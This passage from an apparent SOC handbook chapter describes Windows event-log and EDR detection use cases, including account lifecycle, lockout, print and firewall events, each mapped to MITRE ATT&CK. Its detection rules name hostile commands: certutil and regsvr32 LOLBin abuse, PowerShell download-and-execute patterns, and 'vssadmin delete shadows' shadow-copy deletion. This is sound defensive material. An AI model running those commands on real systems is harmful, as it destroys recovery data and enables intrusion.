Tactic: Execution (TA0002); T1059.001 Command and Scripting Interpreter: PowerShell, T1059.003 Command and Scripting Interpreter: Windows Command Shell, and T1204.002 User Execution: Malicious File

Living-off-the-land binary (LOLBin) abuse

Adversaries increasingly use legitimate, preinstalled Windows binaries to perform malicious actions to blend in with normal system activity and evade signature-based detection. Common LOLBins include *certutil.exe* used to decode or download files, *regsvr32.exe* used to execute remote scripts, *msiexec.exe* used to install remote payloads, and *rundll32.exe* used to execute arbitrary DLLs. EDR platforms that baseline normal usage of these binaries and alarm on anomalous parameters or network connections are well positioned to detect this class of behavior.

> *Tactic: Defense Evasion (TA0005)*; T1218 System Binary Proxy Execution, T1218.005 System Binary Proxy Execution: Mshta, and T1218.010 System Binary Proxy Execution: Regsvr32

PowerShell with encoded commands or suspicious flags

PowerShell is one of the most abused execution environments in the Windows ecosystem. EDR telemetry should alarm on PowerShell invocations that use encoded command flags (`-EncodedCommand`, `-enc`), disable script block logging, download and execute content from the internet (`Invoke-Expression` combined with `Invoke-WebRequest` or `Net.WebClient`), or are launched from an unusual parent process. PowerShell Constrained Language Mode and Script Block Logging should be enabled in your environment to maximize EDR visibility into this technique.

> *Tactic: Execution (TA0002)*; T1059.001 Command and Scripting Interpreter: PowerShell, T1027 Obfuscated Files or Information, and T1140 Deobfuscate/Decode Files or Information

Scheduled task creation or modification

Scheduled tasks are a common persistence and execution mechanism used by both commodity malware and advanced adversaries. EDR platforms can monitor for new task creation, modification of existing tasks, and tasks that execute from unusual directories or invoke scripting interpreters. Tasks created by nonadministrative users or by processes other than the Windows Task Scheduler service itself should be treated as high-priority alerts.

> *Tactic: Persistence (TA0003)*; T1053.005 Scheduled Task/Job: Scheduled Task and T1112 Modify Registry

Shadow copy deletion

Deletion of Windows Volume Shadow Copies (created by the Volume Shadow Copy Service or VSS) is a near-universal indicator of ransomware activity, as adversaries delete shadow copies to prevent recovery of encrypted files. EDR platforms should alarm immediately on any execution of `vssadmin.exe delete shadows`, `wmic shadowcopy delete`, or equivalent PowerShell commands. This detection should be configured as a critical, zero-threshold alert with an automated response action if your EDR platform supports it.

> *Tactic: Impact (TA0040)*; T1490 Inhibit System Recovery and T1059.003 Command and Scripting Interpreter: Windows Command Shell

Operating System Security, Change, and Stability

Several conditions affect system security and stability. By monitoring these conditions, the SOC can help identify system stability issues and operational issues.

Operating System Stability Use Cases

Adverse events by population

The same adverse stability event occurring across N% of your environment is a significant detection condition. For example, if the same event is occurring across 2% of your environment and you have

1,000 servers, that means an error appears across 20 systems within a 24-hour period. As you find and remediate systemic issues, you would set this threshold higher. Rather than focusing on 100 systems, this metric is better expressed as a single-digit percentage of servers, because that metric has operational and security value. This is where the event taxonomy will come in handy, as identifying all source events by specific type would be exhausting. The security significance of this detection is that a widespread adverse stability event occurring simultaneously or in rapid succession across a meaningful percentage of your environment may indicate a coordinated attack rather than an organic operational failure.

> *Tactic: Impact (TA0040)*; T1485 Data Destruction, T1490 Inhibit System Recovery, and T1499 Endpoint Denial of Service

Security service failures

This use case relates to security-focused services failing, which can indicate that the environment cannot be properly monitored or active tampering is occurring. The services of greatest concern are those that directly support detection and response capability—Windows Defender, third-party EDR agents, the Windows Event Log service, Sysmon, and any host-based firewall service.

> *Tactic: Defense Evasion (TA0005)*; T1562.001 Impair Defenses: Disable or Modify Tools, T1562.004 Impair Defenses: Disable or Modify System Firewall, and T1562.006 Impair Defenses: Indicator Blocking

(Un)Installs outside of the change or maintenance window

For changes (Event IDs 1022, 1033, 903-908), the SOC should be able to perform long-tail analysis of installed applications on a daily basis.

For centrally deployed applications, the count of successful installations should match the size of the target population. An installation or uninstallation event occurring outside of an authorized change window is a strong indicator of unauthorized software activity—whether driven by an end user installing unapproved software, an insider removing a security tool, or an adversary deploying a malicious payload. The long-tail analysis approach is particularly effective for catching low-frequency outliers: a single system in a population of a thousand that received a software installation not seen anywhere else in the environment is a high-fidelity anomaly signal.

> *Tactic: Defense Evasion (TA0005)*; T1562.001 Impair Defenses: Disable or Modify Tools and T1070 Indicator Removal
>
> *Tactic: Execution (TA0002)*; T1072 Software Deployment Tools and T1204.002 User Execution: Malicious File

Clearing the event log (Event ID 1102)

When configuring an alarm for this condition, make sure the alarm is for the Security service and not the ADFS service; the ADFS service also logs events to the Security log with Event ID 1102. Clearing the event log should rarely, if ever, occur on the network. Multiple configuration changes can compensate for reasons someone might cite to clear a log. For example, if the event log is too large, its size can be reduced through Group Policy by increment—dropping the size by 10% every six hours until the log reaches 128 MB.[1] As events are written, the log will naturally trim itself. An OS can also be configured to shut down if the log is full. Given these conditions, about the only legitimate reason to clear the log is if it is truly corrupted and a reboot didn't fix it. This is a zero-threshold detection: a single legitimate security log clear event is an extraordinary occurrence and warrants immediate investigation with no exception. The ADFS disambiguation note is operationally critical and should be built directly into the SIEM rule

logic to prevent false positives from masking genuine log clearing events.

> *Tactic: Defense Evasion (TA0005)*; T1070.001 Indicator Removal: Clear Windows Event Logs and T1562.001 Impair Defenses: Disable or Modify Tools

New services

Windows records a new service installation with Event ID 4697. These are infrequent events and should be supported with a change control item. Event ID 4697 is one of the highest-fidelity persistence and lateral movement indicators available in the Windows Security log. In a stable, well-managed environment, new service installations should be rare and entirely predictable—every occurrence should map to an authorized change ticket.

> *Tactic: Persistence (TA0003)*; T1543.003 Create or Modify System Process: Windows Service and T1569.002 System Services: Service Execution

New scheduled task

Windows records this event using Event ID 4698 in the Security log. It is a very common and almost 100% reliable indicator of lateral movement when there are local logons (4624), a new service (4697), and a new task (4698) within two minutes of each other. This three-event correlation is one of the most actionable compound detection rules that can be built from native Windows Security log telemetry alone, requiring no EDR or additional instrumentation.

> *Tactic: Lateral Movement (TA0008)*; T1021 Remote Services and T1570 Lateral Tool Transfer
>
> *Tactic: Persistence (TA0003)*; T1053.005 Scheduled Task/Job: Scheduled Task and T1543.003 Create or Modify System Process: Windows Service

Windows kernel errors (Blue Screen of Death [BSOD])

BSODs are an issue for operational reasons as well as security reasons. Implementing a Windows rootkit is actually more difficult than one might think. If BSODs occur on a recurring basis, it may be worth investigating why from both a security and an operational perspective. The security relevance of recurring BSODs is frequently underappreciated by operations teams that default to treating them as hardware or driver stability issues. A rootkit or kernel-mode implant that is incompatible with the target system's kernel version, patch level, or hardware configuration will frequently produce BSODs as a side effect of its attempted installation or execution.

> *Tactic: Defense Evasion (TA0005)*; T1014 Rootkit and T1562.001 Impair Defenses: Disable or Modify Tools

Several event IDs are listed in Tables 15-6 and 15-7.

Table 15-6. Windows OS stability events

Log	Event ID	Level	Event
System	104	Informational	System Event log was cleared.
Security	1102	Informational	Security event and Audit log was cleared.
System	7000, 7023, 7024, 7026, 7031, 7032, 7034, 7013	Error	A service failed to start—these events can relate to login failures as well as general startup errors and are varied.
Microsoft Windows-Failover Clustering / Operational	1069	Error	Cluster resource failed
Application	1000	Error	Application error
Application	1001	Error	Application hang
System	1001	Error	Blue screen (system faults), also called a BugCheck

Log	Event ID	Level	Event
Application	Various	Warning/errors	Several applications report specific errors and warnings in the local app log.
System	6	Informational	New kernel filter driver
User32	1074	Warning	Shutdown initiation failed
System	1022, 1033	Informational	New MSI file installed
Program Inventory	903, 904	Information	New application installation
Program Inventory	907, 908	Information	Removed application
Program Inventory	905,906	Information	Updated application
System	19	Information	Windows update installed
System	29	Error	Windows failed fast startup (My Exp – hardware related)

Log	Event ID	Level	Event
System	41	Error	The system has rebooted without cleanly shutting down first. (Win10) These are BSOD messages.
Security	8222	Success Audit	Volume shadow copy created
Firewall	2003	Information	A Windows Defender Firewall setting in one of the profiles (Domain, Private, or Public) has changed.

Table 15-7. Microsoft-Windows-Kernel-Power events

EventID	Event
41	The system has rebooted without cleanly shutting down first. Was there an adverse indicator right before this event? Examples: malware installation attempt, NIDS alarms, excessive failed logins, failed hardware, or failed service.
6008	The previous system shutdown was unexpected. This is registered when the system restarts. A time delay between a shutdown and a restart should be established to make sure the hardware recovers. Target no more than five to eight minutes until you have more accurate data.
18	A fatal hardware error has occurred.
7000	The service failed to start due to the following error. Security-focused services (DLP agent, antivirus, software deployment, etc.) should never fail to start.

Printing

Print servers can be configured to record when a user prints a document, the document name, and the document size. You are more likely to need to enable print job monitoring through event log forwarding to support long-term employee investigations. To support any assertion beyond "User X printed a job to printer Y at time Z," you will need to enable supplemental auditing[2] to capture the print job name, conduct a forensic examination of

the workstation, or have an EDR application in place to fully support this degree of attribution.

> *Tactic: Exfiltration (TA0010)*; T1048 Exfiltration Over Alternative Protocol and T1052 Exfiltration Over Physical Medium

Based on empirical observation, the Windows Print event order is 800 → 801 → 311 → 824 → 307 → 802. Of these, the most relevant are 311 and 307. These events span two log sources—the Microsoft-Windows-PrintService\Operational log and the legacy System log. Details are provided in Table 15-8.

Table 15-8. Windows → PrintService → Operational and System event log

Event ID	Level	Event (based on empirical observations)
307	Informational	Print document—identifies the user, print server name, printer name, and, if auditing is enabled, the filename. Primary forensic record.
800, 801	Informational	Print job diagnostics (spooling)
311	Informational	Printing a document (identifies the user and printer names)
800, 801	Informational	Print job diagnostics (spooling)
824	Informational	Print job sandbox/isolating print job
802	Informational	Print job deletion
842	Informational	Print job isolation and print process tracking

Windows Account Life Cycle Events (ALCE)

These events record new account creation, account modifications, deletions, disabling, and enabling. These events all have discrete event IDs, record the account that was changed, and identify the user who made the change. Account management should be handled by a specific account management team with a supporting request and authorization process. Also, realize that any Windows system other than a domain controller can have local

accounts defined and used. This is a common requirement for most IT General Controls (ITGC) programs. Table 15-9 lists Windows OS–specific events; however, the same type of events are observed in Entra ID.

Table 15-9. Security log account management events

Event ID	Event
4720	A user account was created.
4722	A user account was enabled.
4723	An attempt was made to change an account's password.*
4724	An attempt was made to reset an account's password.*
4725	A user account was disabled.
4726	A user account was deleted.
4738	A user account was changed.
4781	The name of an account was changed.

* These events should be monitored differently.

Account Life Cycle Use Cases

Short-cycle account create and account delete events

This use case catches accounts that are created and removed within a very short period of time, resulting in a minimal forensic footprint after

a privilege escalation event. As a bonus, the severity would be raised if the account was used, such as a logon event between the create and delete events.

> *Tactic: Persistence (TA0003)*; T1136.001 Create Account: Local Account, T1136.002 Create Account: Domain Account, and T1070 Indicator Removal

Short-cycle elevated group add and group remove events and Entra ID roles

This use case catches accounts added to highly privileged groups such as Domain Admins or the Entra ID Global Admins role and then quickly removed from the group as a deliberate evasion technique, again designed to reduce the time a forensic investigator would observe membership in an elevated group or Entra ID role. Extensive damage can be done in a short period of time.

> *Tactic: Privilege Escalation (TA0004)*; T1078.002 Valid Accounts: Domain Accounts and T1484.001 Domain Policy Modification: Group Policy Modification

Accounts created/modified/disabled by staff other than designated account managers

This condition helps identify policy violations, rogue admins, social engineering events resulting in IT staff performing the change, or attackers who gain access to and leverage a domain admin–level credentials. In more mature organizations, only a few IT staff manage user accounts and group changes. When this situation exists and others manage accounts, there may be a policy violation, a social engineering event, or true maliciousness.

> *Tactic: Persistence (TA0003)*; T1136.002 Create Account: Domain Account and T1078.002 Valid Accounts: Domain Accounts

Accounts managed by users other than the designated service account

A service account is used by a mediated access application such as NetIQ DRA, SailPoint, PeopleSoft AD integration, or CyberArk. Mediated access applications handle account and group life cycle events by processing a request through a workflow system and using a specific account to implement the change on a domain and/or member system. This alarm assumes that one service account used by a specific application manages accounts, and any ALCE outside of that realm is unauthorized.

> *Tactic: Defense Evasion (TA0005)*; T1078.002 Valid Accounts: Domain Accounts and T1484.001 Domain Policy Modification: Group Policy Modification

Accounts that do not follow an established naming convention

Detection can be accomplished through regular expression pattern matching or account length checking. In the weakest case, simple account name length checks may work, or a daily human review of accounts created, enabled, disabled, or removed from the network and the AD forest. In the more sophisticated case, an organization will have a naming convention that supports a regular expression check to determine whether accounts follow a pattern such as AA######, SVC_*, U#######, or DA#####t. Note that this should also be generalized to workstation additions to the domain, where only workstations that follow a naming convention are allowed to be added.

> *Tactic: Persistence (TA0003)*; T1136.001 Create Account: Local Account, T1136.002 Create Account: Domain Account, and T1078 Valid Accounts

Account deletion

Some environments may choose not to delete accounts. Rather, they change the password to something very complex, remove all groups (including domain users), and disable the account permanently. This method allows security IDs in the NTFS to resolve to an account name while effectively preventing account usage. Also, this method allows a reenabled account for a terminated user to be more easily identified when these accounts are added to a tracking list.

> *Tactic: Defense Evasion (TA0005)*; T1070 Indicator Removal and T1531 Account Access Removal

Accounts created and disabled or deleted this week for new users and users terminating employment

This use case can be satisfied with daily and weekly reports for all systems where user accounts are created, such as an Active Directory domain or a constituent application. These actions relate to onboarding and offboarding of FTEs and represent two related risk conditions.

> *Tactic: Persistence (TA0003)*; T1136.002 Create Account: Domain Account and T1078.002 Valid Accounts: Domain Accounts

Accounts used prior to the authorized use date

It is common for organizations to create accounts ahead of a new user's arrival. These accounts should not be used before the user arrives. An

account that authenticates before the user's official start date is a high-confidence indicator that either the credentials were shared or the account was compromised during provisioning, This use case implies that the organization has a method for connecting account creation, account names, and relevant dates to conduct this analysis, and it requires some integration of HR and Active Directory, Entra ID, or another IDP solution.

> *Tactic: Initial Access (TA0001)*; T1078.002 Valid Accounts: Domain Accounts and T1078 Valid Accounts

Accounts created outside of the domain context

There are two cases here, both atypical. One case is when accounts are created on a workstation—this should be a very rare occurrence. The other is when accounts are created on member servers. Local accounts may be needed for a specific application. These use cases look for ALCEs *not* from the set of domain controllers. Adversaries who have gained local administrative access frequently create local accounts as a persistence fallback in case their domain-level access is revoked. Member server local accounts are slightly more common for application-specific needs but should still be tracked and justified.

> *Tactic: Persistence (TA0003)*; T1136.001 Create Account: Local Account and T1078.003 Valid Accounts: Local Accounts

Observed default accounts/credentials

Default accounts should not be observed, because use of a default is inherently not attributable to a person, and a default account starts its life with a default password. These are also the most preventable attack vectors. Their presence in authentication logs indicates either a misconfigured system that was never properly hardened or an attacker

who has introduced a new system or application with factory defaults intact. The OWASP Top 10 reference is well placed—this has been a documented risk category for many years and remains prevalent. There are several websites with lists of default accounts and passwords.[3]

> *Tactic: Initial Access (TA0001)*; T1078.001 Valid Accounts: Default Accounts and T1110.001 Brute Force: Password Guessing

Local account creation and elevated access

One of the key tenets in an Active Directory domain is centralized authentication. Practices vary widely when it comes to local accounts. For example, an organization may grant administrative access to a workstation by creating a local account for the workstation user to accomplish an administrative task, or by using a domain-level account and then adding that account to the local administrators' group. The SOC should understand how elevated access is applied and be able to detect elevated account usage.

> *Tactic: Persistence (TA0003)*; T1136.001 Create Account: Local Account, T1078.003 Valid Accounts: Local Accounts, and T1098 Account Manipulation

Advanced Monitoring Rules and Alerts That May Require External Scripting

These detections are more closely related to defensive process controls, defensive architecture recommendations, and identity governance workflows rather than adversary behavior. The value of routing these events through the SIEM, as described, is that they become correlated with other detections:

Accounts created in a constituent system that do not match an account in the primary directory

This type of rule requires that systems managed with local accounts be cross-indexed with the primary directory. An account that exists on a member system but has no corresponding entry in Active Directory is a classic persistence indicator. Adversaries who create local accounts as a fallback mechanism, or who compromise an application-specific account store directly, rely on exactly this gap—the assumption that no one is cross-referencing constituent system accounts against the authoritative directory. To have this rule function, some sort of lookup in AD or the IDP would be required, and a constituent system will need to push ALCE events to the SIEM. This use case often matures into having an artificial identifier added to all constituent systems and the directory itself, such as an employee ID, so that each account can be attributed to a single account holder in the IDP.

> *Tactic: Persistence (TA0003)*; T1136.001 Create Account: Local Account, T1136.002 Create Account: Domain Account, and T1078 Valid Accounts

Post ALCE events to an account tracking database

An identity management system has more metadata about an account than a directory holds. Because the SIEM gets the actual events as they occur, it would be a better use of system resources to push that event to the system rather than have the system deploy yet another monitoring agent to the domain controller. The underlying risk it addresses is that account life cycle changes occurring outside the visibility of the identity management system could indicate unauthorized account manipulation —either by an insider bypassing workflow controls or by an adversary who has gained sufficient directory access to make changes directly.

> *Tactic: Defense Evasion (TA0005)*; T1078.002 Valid Accounts: Domain Accounts and T1484.001 Domain Policy Modification: Group Policy Modification

One-over-one[4] *manager notification on creation, modification, or disable*

This notification would normally come from an identity management system, because while AD user accounts do have a manager field, that field may not be populated. If an identity management system is not in place, and the manager attribute is populated at the time of account creation in the directory, a notification would allow the user's manager to know when the account was created.

> *Tactic: Initial Access (TA0001)*; T1078.002 Valid Accounts: Domain Accounts and T1566 Phishing

Windows Group Life Cycle Events

Windows has two group types—security and distribution—and four group scopes: local to a system, universal, global, and domain. The scope defines how the group is used in an AD forest, while the type defines the intended usage. This model translates into dozens of event IDs that need to be monitored. In practice, AD groups are often used to control access to a resource that must be monitored, such as a directory where financially significant data is stored in a publicly traded company.[5] Further, several groups within Active Directory provide elevated access. Even worse, groups can be nested. For example, an organization may have an Administrative Service Accounts group embedded within the Domain Admins group. If you are only monitoring the Domain Admins group, you will miss a user being added to or removed from a nested group that has Domain Administrative privileges. When monitoring group changes with a

SIEM, a subset of changes may prompt a notification. There are many other means to support the intent of a control, such as creating a report for group membership through scripting or using a purpose-built application.

AGDLP is an abbreviation for "Account, Global, Domain Local, Permission" that summarizes the recommended method by Microsoft to provide role-based access control (RBAC) with any resource that can leverage Windows authentication and Active Directory. User accounts should be members of Global groups, which are then assigned to Domain Local (DL) groups. The DL group should describe the access permission and be applied to the specific resource. Depending on where the resource group is in the forest and the group's scope within the forest, a different security event is created on a domain controller within the forest. Given that there are so many event IDs from the same source, I have summarized the IDs in Table 15-10 rather than listing them out once per line.

Table 15-10. Windows events: group changes (Security log)

	Security			**Distr**
	Global	Universal	Local	Glob
Created	4727	4754	4731	4749
Changed	4737	4755	4735	4750
Deleted	4730	4758	4734	4753
Member added	4728	4756	4732	4751
Member removed	4729	4757	4733	4752

Group-Based Monitoring Alerts

NTFS access is normally managed by applying a domain local group to the resource on the directory itself. Also, a group can be used at the share level itself to apply permission. If you compare permissions to your front door, share permissions are like a screen door and NTFS permissions are like a bolted security door.

Changes to a select set of NTFS and application control groups may be in order. When you create a SOC alarm or an email notification for a resource owner, make sure the message explains what the group controls access to—that is, the resource itself or the application right managed by the group. Don't automate a notification that a user was added to "NTFS_g45_Direc_RW." Instead, find out the purpose and path of the directory and use that. For example: "Shared Drive, Monthly Financial Summaries, pathname \\Storage\NY\FinRep_Monthly" for the monthly financial performance reports for the NY business unit.

Applications can also use Active Directory groups to control access by mapping an AD group to an internal role within the application. Following the same example, a notification that states a user was added to "PeopleSoft Production Admin Members" is better than "AppCtlFinPplAdminsPRD."

Special Group Changes

Windows 2008 introduced a new monitoring capability called Special Groups, which is used to record when someone in a set of defined groups logs in to the network. The event ID is 4964. In effect, this event ID records when accounts that are members of any administrator-defined group log in. This function can be used to monitor service accounts, members of elevated access groups, users who have put in their notice, or any other valid, security-focused event.

To implement this, assign the Security Group ID field to the registry key `HKEY_LOCAL_MACHINE\System\CurrentControlSet\Control\Lsa\Audit` as a semicolon-delimited list. The default administrative

groups should be added to this key, such as Domain Admins (S-1-5-21domain-512) and the local Administrators SID (S-1-5-32-544). For more information, see Microsoft article 947223.

If you couple this feature with Windows Event forwarding on the workstations, an audit record is created when any user who is a member of a group that provides some form of elevated access logs in.

Account Usage Events

Depending on the account and the system on which it is used, some contextual details may indicate suspicious activity, insider threat activity, or actual malicious behavior. In addition to these events, this section also explains how to interpret Windows account login events.

When a user logs in to a standalone system, distinct security events with Event IDs 4624 (Type 2) and 4776 are written to the security event log, assuming the policy is enabled or the system is Windows 10 or Server 2016. The Security ID field is set to the local system name and the local user account. The account domain is set to the local system, meaning the SAM database used to authenticate the user resides on the physical system. By default, a standalone system uses WORKGROUP as the value in the Account Domain field unless the NetBIOS workgroup name has been changed. For a standalone system where a user logs in with a Microsoft account, such as a home user's system, the process is similar to a standalone login.

This process differs when a user logs in to a workstation and is authenticated through the domain. A 4768 event is written to the domain controller that authenticates the user, and a 4624 event is written to the local security log with the domain name in the Security ID and the Account Domain fields. When users terminate their session, a 4647 event is followed by a 4634 event. When users authenticate to Windows file shares, 4624 Type 3 events are recorded on the serving system. When users authenticate to other Kerberos-integrated services, 4769 events are registered on the domain controller. More details are provided in Tables 15-11 and 15-12.

Table 15-11. Logon types for Event ID 4624

Event ID	Level	Event
4624	Informational	An account was successfully logged on. The logon types are: 2: Interactive (keyboard/screen on system) 3: Network (shares) 4: Batch or Scheduled Task 5: Service (services applet) 7: Screen Unlock 8: NetworkCleartext 9: New credentials such as using RunAs 10: Remote Desktop, Terminal Services, or Remote Assistance 11: Cached credentials (off domain)

Table 15-12. Other logon events

Event ID	Level	Event
4740	Informational	A user account was locked out.
4624	Informational	An account was successfully logged on. The process ID in a 4624 event can tie into 4688 events.
4634	Informational	An account was logged off.
4625[a]	Informational	An account failed to log on. Note: Your SIEM solution should supply you with the underlying reason in the alert, based on the subcodes listed in Table 15-13.
4648	Informational	A logon was attempted using explicit credentials (RunAs, a scheduled task runs as a specific user, a user uses alternate credentials, and a user runs a program requiring admin rights and User Account Control enabled).

[a] For Windows 2000/2003/XP, the event IDs are 529, 530, 531, 532, 533, 534, 535, 536, 537, and 539. Hopefully you will not need this information!

Account lockouts (Security Event IDs 4740 and 4625/0xC0000234)

The applicability of this alarm depends on the time of day and the account time. Numerous lockouts on Monday morning are “normal,” whereas account lockouts significantly outside your organization’s normal working hours are suspicious. Monitoring account lockout conditions is an example where the SOC can provide operational value. For example, if a service account is locked out, the application itself is likely down, degraded or under attack, or a script is misconfigured.

Account Logon Use Cases

Concurrent console logons (Event ID 4624, Type 2) from multiple sources within a short time frame

This condition indicates an account is being used from multiple systems—suggesting credential sharing, account compromise, or adversary lateral movement. For most users, any count above two concurrent logons is out of the ordinary. For example, an instructor in a classroom may log in to all classroom PCs to make changes, but an accounting staff member is unlikely to log on to three PCs at once.

> *Tactic: Lateral Movement (TA0008)*; T1078.002 Valid Accounts: Domain Accounts and T1021 Remote Services

Logons from internal and external sources within a short window, not over RDP (Event ID 4624, Type 10)

This condition may indicate account misuse, credential theft, account sharing, or a behavioral issue. To make this use case effective, you must correlate specific account types that indicate user presence—such as a PC console logon and a VPN login, not an RDP login and a VPN login.

> *Tactic: Initial Access (TA0001)*; T1078.002 Valid Accounts: Domain Accounts, T1133 External Remote Services, and T1078 Valid Accounts

Geographically improbable VPN logins

This detection is also known as *impossible travel*. Modern VPN systems can provide the country and city of the source IP for a connecting user, or the data can be enriched with geo-lookup data as it arrives at the log collection point. More sophisticated platforms such as Splunk have built-in functionality to detect geographically improbable access.

This means a user logged in from one location and then logged in soon after from another location they could not physically travel to in the allotted time—for example, logging in from France at 10 AM and then from Canada at 10:15 AM on the same day. If your SIEM doesn't have this functionality, you can perform a simple check by verifying the country code matches the country for your user population.

Depending on your user population, this check may reveal a compromised account. For systems with tracking list functionality, compare the current login location (state/province and country) with the prior login. If they differ and insufficient time has elapsed to allow for travel, there may be a problem.

> *Tactic: Initial Access (TA0001)*; T1078.002 Valid Accounts: Domain Accounts, T1133 External Remote Services, and T1078 Valid Accounts

Network switches/routers/devices

These devices represent the network infrastructure beneath the network operating system and application stack and are high-value targets—if an adversary or insider gains access to the network plumbing, they can

cause all kinds of issues, including manipulating traffic flows, intercepting credentials, disabling segments/ports/VLANs, and more. Thus, they must be kept secure.

Even in large corporations, there is often a small group of well-known users who access the network support fabric. Regardless of the authentication method (RADIUS, TACACS+), if a user not from this group attempts to access network hardware, an alarm should be raised due to an unauthorized user access attempt. This detection has no threshold—a single unauthorized logon attempt to network infrastructure warrants immediate investigation.

> *Tactic: Initial Access (TA0001)*; T1078.002 Valid Accounts: Domain Accounts and T1133 External Remote Services
>
> *Tactic: Discovery (TA0007)*; T1046 Network Service Discovery and T1018 Remote System Discovery
>
> *Tactic: Credential Access (TA0006)*; T1557 Adversary-in-the-Middle and T1040 Network Sniffing

Account Lockout Use Cases

Lockouts originating from an external source

When lockouts reach a certain level from an externally facing login point—such as a Citrix Remote Desktop server or a VPN server—external password guessing is likely in process. The alarm threshold should be low: three or more lockouts from the same external source IP within a five-minute window is a reasonable starting point, though this should be tuned to your environment.

Enriching the source IP with ASN and geo-lookup data, as described in the ASN authentication use case earlier in this chapter, provides immediate context on whether the source is a known hosting provider,

residential ISP, or Tor exit node—each of which carries a different investigative priority.

> *Tactic: Credential Access (TA0006)*; T1110.001 Brute Force: Password Guessing, T1110.003 Brute Force: Password Spraying, and T1133 External Remote Services

Rhythmic lockouts

Multiple periodic or rhythmic account lockouts can indicate password guessing, a service with outdated credentials, or a script attempting to log on with stale credentials. The distinction between these root causes is operationally important.

A rhythmic lockout pattern against a single account at regular intervals (e.g., every 15 minutes) strongly suggests an automated script or a service running with stale cached credentials—an operational issue rather than an intrusion. A rhythmic lockout pattern against multiple accounts from the same source, or with varying intervals consistent with jitter, is more indicative of an adversary running a slow-and-low password guessing campaign designed to stay below lockout thresholds.

> *Tactic: Credential Access (TA0006)*; T1110.001 Brute Force: Password Guessing, T1110.003 Brute Force: Password Spraying, and T1078 Valid Accounts

Multiple lockouts from different sources

These events occur when the workstation name and/or source network address differ. If the count of unique sources is greater than two, investigate the cause. The Windows Security Event status and substatus codes provide significant additional fidelity for this detection and should be incorporated into the alarm logic where possible. The various reasons behind an account logon failure are reflected in the status codes.

Review Table 15-13 to create more specific alerts. For example, a few events with status code 0xC0000064 or 0xC000006A simply indicate user error, with more information spelled out in Table 15-13. However, when varying unique usernames originate from the same source workstation name and/or source network address, this indicates account reconnaissance in progress. A single source generating failures against three or more unique usernames within a short window is a high-confidence indicator of credential enumeration and should be treated as a critical alert, regardless of whether any logon succeeded.

> *Tactic: Credential Access (TA0006)*; T1110.001 Brute Force: Password Guessing, T1110.003 Brute Force: Password Spraying, and T1087.002 Account Discovery: Domain Account

Table 15-13. Account logon failure status codes for Event ID 4625

Status/substatus	Event
0xC0000064	The username does not exist.
0xC000006A	The username is correct, but the password is wrong.
0xC0000234	The user is currently locked out.
0xC0000072	The user's account is currently disabled.
0xC000006F	The user tried to log on outside time-of-day restrictions.
0xC0000070	This indicates a workstation restriction or Authentication Policy silo violation, which needs to be correlated with Event ID 4820 from a DC.
0xC0000193	The account expired.
0xC0000071	The account has an expired password.
0xC0000133	System clocks are too far out of sync (DC to PC).
0xC0000224	The user is required to change their password at the next logon.
0xc000015b	The user has not been granted the requested logon type on the specific machine.

Service accounts, interactive logins

> Once an application that requires a service account is stabilized, interactive logins (e.g., RDP or interactive console logons) should not be required. If a service account is used for interactive or RDP logon and the designated account holder cannot immediately explain its use, the account should be treated as compromised.

Windows Advanced Firewall

When Windows Advanced Firewall (WFAS) is enabled, it can write a variety of events to the Security log. The process IDs in WFAS events can be correlated to Event ID 4688 events by process ID. This correlation is one of the most powerful capabilities of the Windows Filtering Platform event set, as it allows the SOC to answer the question "Which process on this host made or attempted this network connection?" using only native Windows telemetry, without requiring an EDR platform.

This capability pairs directly with the suspicious parent–child process relationship and LOLBin abuse detections reviewed earlier. For example, a LOLBin such as *certutil.exe* or *mshta.exe* that generates a 5156 (allowed connection) event can be identified by joining the WFAS process ID to the corresponding 4688 process creation event.

WFAS Event IDs are listed in Table 15-14. Protocols are listed by their numeric value in decimal (TCP = 6, UDP = 17).

Table 15-14. WAF event IDs

Event ID	Event
5146	The Windows Filtering Platform (WFP) has blocked a packet.
5147	A more restrictive Windows Filtering Platform filter has blocked a packet.
5148	The Windows Filtering Platform has detected a DoS attack and entered a defensive mode. This is a high-priority alert, should you ever see one.
5149	The DoS attack has subsided and normal processing is being resumed. Event IDs 5148 and 5149 can give DoS duration.
5150	The Windows Filtering Platform has blocked a packet.
5151	A more restrictive Windows Filtering Platform filter has blocked a packet.
5152	The Windows Filtering Platform has blocked a packet.
5153	A more restrictive Windows Filtering Platform filter has blocked a packet.
5154	The Windows Filtering Platform has permitted an application or service to listen on a port for incoming connections.

Event ID	Event
5155	The Windows Filtering Platform has blocked an application or service from listening on a port for incoming connections.
5156	The Windows Filtering Platform has allowed a connection. Note: This event requires filtering out “normal,” legitimate network connections because it will be very high volume.
5157	The Windows Filtering Platform has blocked a connection.
5158	The Windows Filtering Platform has permitted a bind to a local port.
5159	The Windows Filtering Platform has blocked a bind to a local port.

The distinction between the paired event IDs—5146/5147, 5150/5151, and 5152/5153—reflects different filtering layers within the WFP architecture. In each pair, the higher-numbered event indicates that a more restrictive filter applied after an initial filter had already acted. For detection purposes, the most operationally useful approach is to treat these six event IDs as a single category and focus analysis on the source and destination addresses, ports, and protocol values rather than the specific event ID.

Tactic: Discovery (TA0007); T1046 Network Service Discovery and T1595.001 Active Scanning: Scanning IP Blocks

Tactic: Lateral Movement (TA0008); T1021 Remote Services and T1210 Exploitation of Remote Services

Event 5154 is one of the most valuable—and underutilized—events in the WFAS set for detecting adversary persistence and C2 staging activity. A legitimate, well-managed server has a stable and well-understood set of listening ports. Any new 5154 event that cannot be attributed to an authorized software deployment or a change management ticket warrants immediate investigation. Correlating the 5154 process ID against the corresponding 4688 process creation event will identify which binary opened the new listener.

Tactic: Persistence (TA0003); T1543.003 Create or Modify System Process: Windows Service and T1053.005 Scheduled Task/Job: Scheduled Task

Tactic: Command & Control (TA0011); T1071 Application Layer Protocol and T1571 Non-Standard Port

Windows Presence Indicators

Without a solid set of presence indicators from Windows, a significant portion of the adversary detection capability is missing. From workstations, recognize that the user and their applications are the current attack surface. From servers, the SOC must be able to monitor privileged users. Modern attackers increasingly target end users through malicious email, through infected websites, or by intercepting software updates when a user connects their system to a masquerading wireless access point. System administrators, by definition, are also users and are susceptible to these same attack methods. Therefore, collecting presence data is essential.

Centrally collecting Windows event and process activity data accomplishes several key objectives. This capability is essential for the modern digital battlefield, as the primary target of attacks is now the end user. For servers, the standard collection process uses a SIEM agent (proprietary or otherwise). From workstations, use Windows Event Collection and Forwarding. The reasons for collecting data from all Windows systems are as follows:

- First, investigations involving end users are more complete because data from centrally managed workstations can be reviewed alongside data from centrally managed servers.
- Second, attacker trace activity can be analyzed across the network or domain rather than analyzing a single system in isolation.
